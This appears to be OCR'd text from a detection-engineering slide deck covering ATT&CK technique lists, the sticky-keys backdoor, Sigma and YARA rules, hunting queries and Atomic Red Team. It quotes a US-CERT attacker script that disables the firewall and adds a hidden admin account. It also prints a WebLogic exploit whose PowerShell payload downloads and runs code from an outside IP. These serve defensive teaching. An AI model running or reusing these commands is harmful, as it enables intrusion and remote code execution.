Extra Window Memory Ir
File System Permissions Weakness
Hooking
Image File Execution Opt Injection
Launch Daemon
New Service
Path Interception
Plist Modification
Port Monitors
Process Injection
Scheduled Task
Service Registry Permissi Weakness
Setuid and Setgid
SID-History Injection
Startup Items
Sudo
Sudo Caching
Valid Accounts
Web Shell
Defense Evasion
59 items
Access Token Manipulation
Credential Access
20 items
Account Manipulation
Discovery
19 items
Account Discovery
Lateral Movement
17 items
AppleScript
Collection
13 items
Audio Capture
Exfiltration
9 items
Automated Exfiltration
Command And Control
21 items
Commonly Used Port
ATT&CK
Adversarial Tactics, Techniques & Common Knowledge
Main page
Help
Contribute
References
Using the API
Contact us
Terms of Use
Tactics
Initial Access
Execution
Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Exfiltration
Command and Control
Techniques
Technique Matrix
All Techniques
Windows
Linux
macOS
Groups
All Groups
Software
Page
Discussion
Read
View form
View history
Search enterprise
Last 5 Pages Viewed: Cyber Analytics Repository [object Object] BITS Jobs [object Object] Keychain [object Object] Accessibility Features
Accessibility Features
Windows contains accessibility features that may be launched with a key combination before a user has logged in (for example, when the user is on the Windows logon screen). An adversary can modify the way these programs are launched to get a command prompt or backdoor without logging in to the system.
Two common accessibility programs are C:\Windows\System32\sethc.exe, launched when the shift key is pressed five times and C:\Windows\System32\utilman.exe, launched when the Windows + U key combination is pressed. The sethc.exe program is often referred to as "sticky keys", and has been used by adversaries for unauthenticated access through a remote desktop login screen.[1]
Depending on the version of Windows, an adversary may take advantage of these features in different ways because of code integrity enhancements. In newer versions of Windows, the replaced binary needs to be digitally signed for x64 systems, the binary must reside in %systemdir%\, and it must be protected by Windows File or Resource Protection (WFP/WRP).[2] The debugger method was likely discovered as a potential workaround because it does not require the corresponding accessibility feature binary to be replaced. Examples for both methods:
For simple binary replacement on Windows XP and later as well as and Windows Server 2003/R2 and later, for example, the program (e.g., C:\Windows\System32\utilman.exe) may be replaced with "cmd.exe" (or another program that provides backdoor access). Subsequently, pressing the appropriate key combination at the login screen while sitting at the keyboard or when connected over Remote Desktop Protocol will cause the replaced file to be executed with SYSTEM privileges.[3]
For the debugger method on Windows Vista and later as well as Windows Server 2008 and later, for example, a Registry key may be modified that configures "cmd.exe," or another program that provides backdoor access, as a "debugger" for the accessibility program (e.g., "utilman.exe"). After the Registry is modified, pressing the appropriate key combination at the login screen while at the keyboard or when connected with RDP will cause the "debugger" program to be executed with SYSTEM privileges.[3]
Other accessibility features exist that may also be leveraged in a similar fashion:[2]
On-Screen Keyboard: C:\Windows\System32\osk.exe
Magnifier: C:\Windows\System32\Magnify.exe
Narrator: C:\Windows\System32\Narrator.exe
Display Switcher: C:\Windows\System32\DisplaySwitch.exe
App Switcher: C:\Windows\System32\AtBroker.exe
Accessibility Features
Technique
ID T1015
Tactic Persistence, Privilege Escalation
Platform Windows
Permissions Required Administrator
Effective Permissions SYSTEM
Data Sources Windows Registry, File monitoring, Process monitoring
CAPEC ID CAPEC-558
Contributors Paul Speulstra, AECOM Global Security Operations Center

# Activity Groups




Over 110 groups known to us

Over 70 full-fledged Activity Groups


ATT&CK™ Navigator
https://mitre.github.io/attack-navigator/enterprise/
MITRE ATT&CK™ Navigator
layer
selection controls
layer controls
technique controls
Initial Access
10 items
Drive-by Compromise
Exploit Public-Facing Application
Hardware Additions
Replication Through Removable Media
Spearphishing Attachment
Spearphishing Link
Spearphishing via Service
Supply Chain Compromise
Trusted Relationship
Valid Accounts
Execution
31 items
AppleScript
CMSTP
Command-Line Interface
Control Panel Items
Dynamic Data Exchange
Execution through API
Execution through Module Load
Exploitation for Client Execution
Graphical User Interface
InstallUtil
Launchctl
Local Job Scheduling
LSASS Driver
Mshta
PowerShell
Regsvcs/Regasm
Regsvr32
Rundll32
Scheduled Task
Scripting
Service Execution
Signed Binary Proxy Execution
Signed Script Proxy Execution
Source
Space after Filename
Third-party Software
Trap
Trusted Developer Utilities
User Execution
Windows Management Instrumentation
Windows Remote Management
Persistence
56 items
.bash_profile and .bashrc
Accessibility Features
AppCert DLLs
AppInit DLLs
Application Shimming
Authentication Package
BITS Jobs
Bootkit
Browser Extensions
Change Default File Association
Component Firmware
Component Object Model Hijacking
Create Account
DLL Search Order Hijacking
Dylib Hijacking
External Remote Services
File System Permissions Weakness
Hidden Files and Directories
Hooking
Hypervisor
Image File Execution Options Injection
Kernel Modules and Extensions
Launch Agent
Launch Daemon
Launchctl
LC_LOAD_DYLIB Addition
Local Job Scheduling
Login Item
Logon Scripts
LSASS Driver
Modify Existing Service
Privilege Escalation
28 items
Access Token Manipulation
Accessibility Features
AppCert DLLs
AppInit DLLs
Application Shimming
Bypass User Account Control
DLL Search Order Hijacking
Dylib Hijacking
Exploitation for Privilege Escalation
Extra Window Memory Injection
File System Permissions Weakness
Hooking
Image File Execution Options Injection
Launch Daemon
New Service
Path Interception
Plist Modification
Port Monitors
Process Injection
Scheduled Task
Service Registry Permissions Weakness
Setuid and Setgid
SID-History Injection
Startup Items
Sudo
Sudo Caching
Valid Accounts
Web Shell
Defense Evasion
59 items
Access Token Manipulation
Binary Padding
BITS Jobs
Bypass User Account Control
Clear Command History
CMSTP
Code Signing
Component Firmware
Component Object Model Hijacking
Control Panel Items
DCShadow
Deobfuscate/Decode Files or Information
Disabling Security Tools
DLL Search Order Hijacking
DLL Side-Loading
Exploitation for Defense Evasion
Extra Window Memory Injection
File Deletion
File System Logical Offsets
Gatekeeper Bypass
Hidden Files and Directories
Hidden Users
Hidden Window
HISTCONTROL
Image File Execution Options Injection
Indicator Blocking
Indicator Removal from Tools
Indicator Removal on Host
Indirect Command Execution
Install Root Certificate
InstallUtil
Credential Access
20 items
Account Manipulation
Bash History
Brute Force
Credential Dumping
Credentials in Files
Credentials in Registry
Exploitation for Credential Access
Forced Authentication
Hooking
Input Capture
Input Prompt
Kerberoasting
Keychain
LLMNR/NBT-NS Poisoning
Network Sniffing
Password Filter DLL
Private Keys
Replication Through Removable Media
Securityd Memory
Two-Factor Authentication Interception
Discovery
19 items
Account Discovery
Application Window Discovery
Browser Bookmark Discovery
File and Directory Discovery
Network Service Scanning
Network Share Discovery
Password Policy Discovery
Peripheral Device Discovery
Permission Groups Discovery
Process Discovery
Query Registry
Remote System Discovery
Security Software Discovery
System Information Discovery
System Network Configuration Discovery
System Network Connections Discovery
System Owner/User Discovery
System Service Discovery
System Time Discovery
Lateral Movement
17 items
AppleScript
Application Deployment Software
Distributed Component Object Model
Exploitation of Remote Services
Logon Scripts
Pass the Hash
Pass the Ticket
Remote Desktop Protocol
Remote File Copy
Remote Services
Replication Through Removable Media
Shared Webroot
SSH Hijacking
Taint Shared Content
Third-party Software
Windows Admin Shares
Windows Remote Management
Collection
13 items
Audio Capture
Automated Collection
Clipboard Data
Data from Information Repositories
Data from Local System
Data from Network Shared Drive
Data from Removable Media
Data Staged
Email Collection
Input Capture
Man in the Browser
Screen Capture
Video Capture
Exfiltration
9 items
Automated Exfiltration
Data Compressed
Data Encrypted
Data Transfer Size Limits
Exfiltration Over Alternative Protocol
Exfiltration Over Command and Control Channel
Exfiltration Over Other Network Medium
Exfiltration Over Physical Medium
Scheduled Transfer
Command And Control
21 items
Commonly Used Port
Communication Through Removable Media
Connection Proxy
Custom Command and Control Protocol
Custom Cryptographic Protocol
Data Encoding
Data Obfuscation
Domain Fronting
Fallback Channels
Multiband Communication
Multi-hop Proxy
Multilayer Encryption
Multi-Stage Channels
Port Knocking
Remote Access Tools
Remote File Copy
Standard Application Layer Protocol
Standard Cryptographic Protocol
Standard Non-Application Layer Protocol
Uncommonly Used Port
Web Service
legend

# Executable Know-how

US-CERT
UNITED STATES COMPUTER EMERGENCY READINESS TEAM

HOME | ABOUT US | CAREERS | PUBLICATIONS | ALERTS AND TIPS

# Alert (TA18-074A)

## Russian Government Cyber Activity Targeting Energy and

Original release date: March 15, 2018 | Last revised: March 16, 2018

Print | Tweet | Send | Share

### Systems Affected

- Domain Controllers
- File Servers
- Email Servers

### Overview

This joint Technical Alert (TA) is the result of analytic efforts between the Department of H
This alert provides information on Russian government actions targeting U.S. Governmen
facilities, water, aviation, and critical manufacturing sectors. It also contains indicators of c
procedures (TTPs) used by Russian government cyber actors on compromised victim net
enhance their ability to identify and reduce exposure to malicious activity.

DHS and FBI characterize this activity as a multi-stage intrusion campaign by Russian gov
where they staged malware, conducted spear phishing, and gained remote access into er
cyber actors conducted network reconnaissance, moved laterally, and collected informatic

For a downloadable copy of IOC packages and associated files, see:

- TA18-074A_TLP_WHITE.csv
- TA18-074A_TLP_WHITE.stix.xml
- MIFR-10127623_TLP_WHITE.pdf
- MIFR-10127623_TLP_WHITE_stix.xml
- MIFR-10128327_TLP_WHITE.pdf
- MIFR-10128327_TLP_WHITE_stix.xml
- MIFR-10128336_TLP_WHITE.pdf
- MIFR-10128336_TLP_WHITE_stix.xml
- MIFR-10128830_TLP_WHITE.pdf
- MIFR-10128830_TLP_WHITE_stix.xml
- MIFR-10128883_TLP_WHITE.pdf
- MIFR-10128883_TLP_WHITE_stix.xml
- MIFR-10135300_TLP_WHITE.pdf
- MIFR-10135300_TLP_WHITE_stix.xml

**Contents of enu.cmd**

Reference: https://www.us-cert.gov/ncas/alerts/TA18-074A

```
netsh firewall set opmode disable

netsh advfirewall set allprofiles state off

reg add "HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\GloballyOpenPorts\List" /v 3389:TCP /t REG_SZ /d
"3389:TCP:*:Enabled:Remote Desktop" /f

reg add "HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\DomainProfile\GloballyOpenPorts\List" /v 3389:TCP /t REG_SZ /d
"3389:TCP:*:Enabled:Remote Desktop" /f

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fSingleSessionPerUser /t REG_DWORD /d 0 /f

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\Licensing Core" /v EnableConcurrentSessions /t REG_DWORD /d 1 /f

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v EnableConcurrentSessions /t REG_DWORD /d 1 /f

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AllowMultipleTSSessions /t REG_DWORD /d 1 /f

reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" /v MaxInstanceCount /t REG_DWORD /d 100 /f

net user MS_BACKUP <Redacted_Password> /add

net localgroup Administrators /add MS_BACKUP

net localgroup Administradores /add MS_BACKUP

net localgroup Amministratori /add MS_BACKUP

net localgroup Administratoren /add MS_BACKUP

net localgroup Administrateurs /add MS_BACKUP

net localgroup "Remote Desktop Users" /add MS_BACKUP

net user MS_BACKUP /expires:never

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v MS_BACKUP /t REG_DWORD /d 0 /f

reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system /v dontdisplaylastusername /t REG_DWORD /d 1 /f

reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f

sc config termservice start= auto

net start termservice
```

Query registry events

```
RegistryEvents
| where EventTime > ago(1d)
| where RegistryKey =~ @"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
and RegistryKeyValueName in~ ("EnableConcurrentSessions" , "AllowMultipleTSSessions")
| project EventTime, ComputerName, RegistryKey, RegistryKeyValueName, RegistryKeyValueData
```

```
LogonEvents
| where EventTime > ago(1d)
| where AccountName == "MS_BACKUP"
```

Query logon events

Query process events

```
ProcessCreationEvents
| where EventTime > ago(1d)
| where FileName =~ "sc.exe"
and ProcessCommandLine contains "config termservice start= auto"
```

Find multiple commands on a machine

```
let find_child_commands=(filename:string, cmd_line:string, initiating_filename:string) {
    ProcessCreationEvents
    | where EventTime > ago(10d)
    | where FileName =~ filename and ProcessCommandLine == cmd_line and InitiatingProcessFileName =~ initiating_filename
    | project EventTime, ComputerName, FileName, ProcessCommandLine, InitiatingProcessCommandLine, InitiatingProcessParentName,
    AccountName, InitiatingProcessId
    | extend command_instance = strcat(datetime_part("dayOfYear",EventTime), "-", ComputerName, "-", AccountName, "-",
    InitiatingProcessId, "-", InitiatingProcessCommandLine)
    | project command_instance
};
let set1 = find_child_commands("netsh.exe","netsh firewall set opmode disable", "cmd.exe");
let set2 = find_child_commands("sc.exe","sc config termservice start= auto", "cmd.exe");
let set3 = find_child_commands("net.exe","net user MS_BACKUP /expires:never", "cmd.exe");
set1 | join set2 on command_instance | join set3 on command_instance | summarize by command_instance
```

Following

**Florian Roth**
@cyb3rops Follows you

#DFIR #YARA #Python #Golang #SIEM #Malware #OSINT #ThreatIntel #BlueTeam #Libertarian | creator of @thor_scanner

| Tweets | Following | Followers |
|---|---|---|
| 13.5K | 3,406 | 26.3K |

# Sigma

Generic Signature Format for SIEM Systems


## What is Sigma

Sigma is a generic and open signature format that allows you to describe relevant log events in a straight forward manner. The rule format is very flexible, easy to write and applicable to any type of log file. The main purpose of this project is to provide a structured form in which researchers or analysts can describe their once developed detection methods and make them shareable with others.

Sigma is for log files what Snort is for network traffic and YARA is for files.

This repository contains:

- Sigma rule specification in the Wiki
- Open repository for sigma signatures in the `./rules` subfolder
- A converter that generate searches/queries for different SIEM systems [work in progress]



Branch: master ▾ sigma / rules / windows / sysmon /

Florian Roth fix: fixed date in rule

..

| | |
|---|---|
| sysmon_ads_executable.yml | Further ATT&CK tagging |
| sysmon_attrib_hiding_files.yml | Escaped * where required |
| sysmon_bitsadmin_download.yml | ATT&CK software tag is added to Bitsadmin Downloa |
| sysmon_bypass_squiblytwo.yml | Further ATT&CK tagging |
| sysmon_cmdkey_recon.yml | style: changed title casing and minor fixes |
| sysmon_cmstp_com_object_access.yml | Extended tagging |
| sysmon_cmstp_execution.yml | Further ATT&CK tagging |
| sysmon_dhcp_calloutdll.yml | Cleaning up empty list items |
| sysmon_dns_serverlevelplugindll.yml | Simplified rule conditions with new condition constru |
| sysmon_exploit_cve_2015_1641.yml | Rule: CVE-2015-1641 |
| sysmon_exploit_cve_2017_0261.yml | Lowered severity of rule - prone to false positives |
| sysmon_exploit_cve_2017_11882.yml | Cleaning up empty list items |
| sysmon_exploit_cve_2017_8759.yml | Fixed file names "vuln" > "exploit" |
| sysmon_ghostpack_safetykatz.yml | Cosmetics |
| sysmon_lethalhta.yml | style: renamed rule files to all lower case |
| sysmon_mal_namedpipes.yml | Remove duplicate value |
| sysmon_malware_backconnect_ports.... | Fixed spelling mistake |
| sysmon_malware_script_dropper.yml | Added field names to first rules |
| sysmon_malware_verclsid_shellcode.... | Fixed typoes |
| sysmon_mimikatz_detection_lsass.yml | ATT&CK tagging QA |
| sysmon_mimikatz_inmemory_detecti... | added a few mitre attack tags to windows sysmon ru |
| sysmon_mshta_spawn_shell.yml | ATT&CK tagging of MSHTA Spawning Windows Shell |


# Supported Targets

- Splunk (plainqueries and dashboards)
- ElasticSearch Query Strings
- ElasticSearch Query DSL
- Kibana
- Elastic X-Pack Watcher
- Logpoint
- Windows Defender Advanced Threat Protection (WDATP)
- ArcSight
- QRadar
- Qualys
- PowerShell
- Grep with Perl-compatible regular expression support

## Current work-in-progress

- Splunk Data Models

# Translation



Following

**Florian Roth**
@cyb3rops Follows you

#DFIR #YARA #Python #Golang #SIEM #Malware #OSINT #ThreatIntel #BlueTeam #Libertarian | creator of @thor_scanner

| Tweets | Following | Followers |
|---|---|---|
| 13.5K | 3,406 | 26.3K |

# Signature-Base

signature-base is a submodule for my scanner tools LOKI and SPARK

## Directory Structure

- iocs - Simple IOC files (CSV)
- yara - YARA rules
- threatintel - Threat Intel API Receiver (MISP, OTX)
- misc - Other input files (not IOCs or signatures)

## External Variables in YARA Rules

Using the YARA rules in a tool other than LOKI will cause errors stating an `undefined identifier`. The rules external variables have been moved to the following 4 rule set files:

- ./yara/generic_anomalies.yar
- ./yara/general_cloaking.yar
- ./yara/thor_inverse_matches.yar
- ./yara/yara_mixed_ext_vars.yar

# Contributor Friendly

**John Lambert**
@JohnLaTwC

This exploit for CVE-2017-10271 (Oracle WebLogic) has a #PowerShell payload. If you check the community page on VirusTotal, you'll see a comment from the Yara rule I added to @cyb3rops github repo. #DailyBeanlet
VT Link: virustotal.com/#/file/aa063b1...
Yara rule: github.com/Neo23x0/signat...

```
<soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.8.0_131" class="java.beans.XMLDecoder">
<void class="java.lang.ProcessBuilder">
  <array class="java.lang.String" length="3">
    <void index="0">
      <string>cmd.exe</string>
    </void>
    <void index="1">
      <string>/c</string>
    </void>
    <void index="2">
      <string>Start PowerShell.exe -NoP -NonI -EP ByPass -W Hidden -E <$OS=(Get-WmiObject Win32
atingSystem).Caption;$WC=New-Object Net.WebClient;$WC.Headers.Add('User-Agent',"PowerShell/WL $
IEX $WC.DownloadString('http://121.17.28.15/images/test/DL.php');> </string>
    </void>
  </array>
    <void method="start"/>
</void>
</java>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```

9:39 AM - 27 Mar 2018

**45** Retweets **77** Likes

TXT

21 / 59

21 engines detected th

| | |
|---|---|
| SHA-256 | 7efa396168731 |
| File name | Minecraft.bat |
| File size | 6.94 KB |
| Last analysis | 2018-07-13 11:4 |

Detection | Details | Community 1

Comments

thor
2018-07-13

Detected by THOR APT Scanner

Detection
==========
Rule: gen_unicorn_obfuscated_powersh
Ruleset: Obfuscation
Description: PowerShell payload obfusc
Reference: https://github.com/trusteds
Author: John Lambert @JohnLaTwC
Score: -

Detection Snapshot
==========
Detection Timestamp: 2018-07-13 11:4
AV detection ratio: 21 / 59

# Update gen_unicorn_obfuscated_powershell.yar #31

Merged Neo23x0 merged 3 commits into `Neo23x0:master` from `JohnLaTwC:patch-5` on Apr 3

Conversation 3 | Commits 3 | Checks 0 | Files changed 1

**JohnLaTwC** commented on Apr 3 — Contributor

add support for alternative switches (i.e. -w and /w) and paren block on payload. Found in VT sample 1afb9795cb489abce39f685a420147a2875303a07c32bf7eec398125300a460b

`Update gen_unicorn_obfuscated_powershell.yar` ... Verified 30f914e

New changes since you last viewed — View changes

**JohnLaTwC** and others added some commits on Apr 3

`Update gen_unicorn_obfuscated_powershell.yar` ... Verified 28bd891

`Performance optimization` Verified 05f65d6

**Neo23x0** commented on Apr 3 — Owner

I've adjusted the rule to avoid regular expressions. Could you check if it still matches that samples that you'd like to catch. One regex contained `[\(]*` (0 to unlimted number of `(` symbols).
I don't know if this was intended but it would also catch `((((((((((`.
I hope that you've meant `[\(]?` (0 or 1 bracket).

Neo23x0 merged commit `ef5550d` into `Neo23x0:master` on Apr 3 — View details | Revert

# Testing and Validation

| Period | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Execution | Collection | Exfiltration | Command and Contro |
|---|---|---|---|---|---|---|---|---|---|---|
| 2017 - Q1 | 0.4 | 0.10 | 1.00 | 0.63 | 0.27 | 1.21 | 0.50 | 0.00 | 1.67 | 0.25 |
| 2017 - Q2 | 1 | 0.30 | 2.00 | 0.75 | 1.00 | 2.00 | 0.60 | 0.25 | 2.00 | 0.45 |
| 2017 - Q3 | 1.5 | 1.00 | 1.00 | 1.00 | 2.00 | 2.50 | 1.00 | 0.50 | 2.50 | 1.00 |
| 2017 - Q4 | 2 | 2.00 | 1.00 | 2.00 | 2.35 | 3.00 | 2.00 | 1.00 | 2.00 | 3.00 |
| 2018 - Q1 | 2.5 | 2.50 | 2.75 | 2.75 | 3.27 | 3.00 | 2.50 | 2.35 | 3.45 | 3.25 |
| 2018 - Q2 | 2.75 | 3.00 | 3.00 | 3.00 | 4.25 | 4.00 | 2.85 | 3.15 | 3.55 | 3.55 |
| 2018 - Q3 | 4 | 4.00 | 3.75 | 4.50 | 4.25 | 4.85 | 4.00 | 4.15 | 3.75 | 4.00 |
| 2018 - Q4 | 4 | 4.50 | 4.00 | 5.00 | 4.25 | 5.00 | 4.25 | 4.55 | 3.85 | 4.66 |


HeatMap | Score Defs | Detailed Techniques | Trends

README.md

## Atomic Red Team

PASSED

Atomic Red Team allows every security team to test their controls by executing simple "atomic tests" that exercise the same techniques used by adversaries (all mapped to Mitre's ATT&CK).

### Philosophy

Atomic Red Team is a library of simple tests that every security team can execute to test their controls. Tests are focused, have few dependencies, and are defined in a structured format that be used by automation frameworks.

Three key beliefs made up the Atomic Red Team charter:

- **Teams need to be able to test everything from specific technical controls to outcomes.** Our security teams do not want to operate with a "hopes and prayers" attitude toward detection. We need to know what our controls and program can detect, and what it cannot. We don't have to detect every adversary, but we do believe in knowing our blind spots.
- **We should be able to run a test in less than five minutes.** Most security tests and automation tools take a tremendous amount of time to install, configure, and execute. We coined the term "atomic tests" because we felt there was a simple way to decompose tests so most could be run in a few minutes.

  The best test is the one you actually run.
- **We need to keep learning how adversaries are operating.** Most security teams don't have the benefit of seeing a wide variety of adversary types and techniques crossing their desk every day. Even we at Red Canary only come across a fraction of the possible techniques being used, which makes the community working together essential to making us all better.

